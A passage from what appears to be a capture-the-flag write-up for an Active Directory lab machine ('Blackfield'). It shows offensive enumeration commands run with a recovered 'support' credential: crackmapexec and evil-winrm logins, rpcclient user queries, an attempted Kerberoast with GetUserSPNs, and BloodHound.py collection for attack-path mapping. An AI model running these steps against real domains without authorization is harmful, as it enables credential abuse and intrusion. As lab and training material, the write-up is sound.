

Now that I have a credential, the first thing I do is validate it with crackmapexec using the SMB protocol and then WinRM to check if I can access the Domain Controller. The credential is valid but it seems that the account does not belong to the Remote Administration group, now if I can enumerate RPC with rpcclient but I can’t find anything interesting at the moment. If I use the GetUserSPNs.py script to try to get the password hash of the support user, in case the account have a SPN but it is not the case and finally with evil-winrm I can’t connect either.
A service principal name (SPN) is a unique identifier of a service instance. Kerberos authentication uses SPNs to associate a service instance with a service sign-in account. Doing so allows a client application to request service authentication for an account even if the client doesn’t have the account name.

GetUserSPNs.py can be used to obtain a password hash for user accounts that have an SPN (service principal name). If an SPN is set on a user account it is possible to request a Service Ticket for this account and attempt to crack it in order to retrieve the user password. This attack is named Kerberoast. This script can also be used for Kerberoast without preauthentication.
crackmapexec smb 10.10.10.192 -u 'support' -p '#...t'           # :)
crackmapexec winrm 10.10.10.192 -u 'support' -p '#...t'         # :(
evil-winrm -i 10.10.10.192 -u 'support' -p '#...t'              # :(
rpcclient -U "support" 10.10.10.192
    > enumdomusers
    > enumdomgroups
    > queryuser support
    > queryuser 0x451
    > queryuser lydericlefebvre

rpcclient -U "support%#...t" 10.10.10.192 -c 'enumdomusers'

impacket-GetUserSPNs --help
#    --> Queries target domain for SPNs that are running under a user account

impacket-GetUserSPNs blackfield.local/support:#...t
#    --> No entries found!           Not kerberoasteble!









Since I can’t find any attack vector, I’m going to appeal to Bloodhound and let it take care of finding an attack path through a misconfiguration or vulnerability. As I am not on the machine, but I have valid credentials I will try to collect the information with the BloodHound.py script, which will be in charge of enumerating externally. After installing bloodhound and its database manager, neo4j, I can try to leak information with the script. After a while, the results were generated and exported to a series of .json files, now I only have to export them to BloodHound, but as it is the first time I use this tool, I have to update the neo4j password.
BloodHound uses graph theory to reveal the hidden and often unintended relationships within an Active Directory or Azure environment. Attackers can use BloodHound to easily identify highly complex attack paths that would otherwise be impossible to quickly identify. Defenders can use Bloodhound to identify and eliminate those same attack paths. Both blue and red teams can use BloodHound to easily gain a deeper understanding of privilege relationships in an Active Directory or Azure environment.
BloodHound.py is a Python based ingestor for BloodHound, based on Impacket.
apt update
sudo apt install neo4j bloodhound -y

git clone https://github.com/dirkjanm/BloodHound.py
cd BloodHound.py
pip install .

python3 bloodhound.py --help
#    --> -c COLLECTIONMETHOD
#    --> -u USERNAME
#    --> -p PASSWORD
#    --> -ns NAMESERVER
#    --> -d DOMAIN

python3 bloodhound.py -c all -u 'support' -p '#...t' -ns 10.10.10.192 -d blackfield.local

sudo neo4j console
bloodhound &>/dev/null & disown
# http://127.0.0.1:7474/
#    --> Update password
#    --> Bloodhound -> clean Database -> export all json files

